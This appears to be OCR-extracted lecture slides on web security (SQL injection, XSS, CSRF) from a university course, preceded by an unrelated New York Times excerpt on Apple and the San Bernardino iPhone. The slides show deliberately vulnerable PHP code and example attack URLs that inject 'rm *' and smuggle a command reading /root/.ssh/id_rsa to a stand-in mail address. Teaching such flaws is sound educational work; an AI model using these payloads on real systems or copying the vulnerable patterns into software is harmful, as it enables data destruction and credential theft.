The New York Times

Apple Fights Order to Unlock San Bernardino Gunman's iPhone

By ERIC LICHTBLAU and KATIE BENNER FEB. 17, 2016

WASHINGTON — Last month, some of President Obama's top intelligence advisers met in Silicon Valley with Apple's chief, Timothy D. Cook, and other technology leaders in what seemed to be a public rapprochement in their long-running dispute over the encryption safeguards built into their devices.

But behind the scenes, relations were tense, as lawyers for the Obama administration and Apple held closely guarded discussions for over two months about one particularly urgent case: The F.B.I. wanted Apple to help "unlock" an iPhone used by one of the two attackers who killed 14 people in San Bernardino, Calif., in December, but Apple was resisting.

When the talks collapsed, a federal magistrate judge, at the Justice Department's request, ordered Apple to bypass security functions on the phone. The order set off a furious public battle on Wednesday between the Obama administration and one of the world's most valuable companies in a dispute with far-reaching legal implications.

web security


cs642

adam everspaugh
ace@cs.wisc.edu

computer security


today

* SQL Injection
* Cross-site scripting (XSS)
* Cross-site request forgery (XSRF)




web vulnerabilities

[https://www.wordfence.com/learn/how-to-prevent-file-upload-vulnerabilities, jan 2016]



wordpress



[https://www.keycdn.com/blog/drupal-security, feb 2016]

drupal

top vulnerabilities

* SQL Injection
  / Insert malicious SQL commands to read/modify database on the web server

* Cross-site Request Forgery (XSRF / CSRF)
  / Malicious site A uses stored browser credentials for site B to do perform unauthorized actions on site B

* Cross-site scripting (XSS)
  / Malicious site A sends client javascript that abuses victim site B

* `eval(cmd)` executes string `cmd` as PHP code

http://example.com/calc.php

```
...
$in = $_GET['exp'];
eval('$ans = ' . $in . ';');
...
```

What can an adversary do?

http://example.com/calc.php?exp="11; system('rm *')"

warmup: php vulnerability

```
$email = $_POST["email"]
$subject = $_POST["subject"]
system("mail  $email -s  $subject
              < /tmp/please_join_my_network_on_linkedin")
```

http://example.com/send.php

What can an adversary do?

http://example.com/send.php?email=pwned@haxor.com
&subject="foo < /root/.ssh/id_rsa; ls"

warmup: command injection

99 php problems

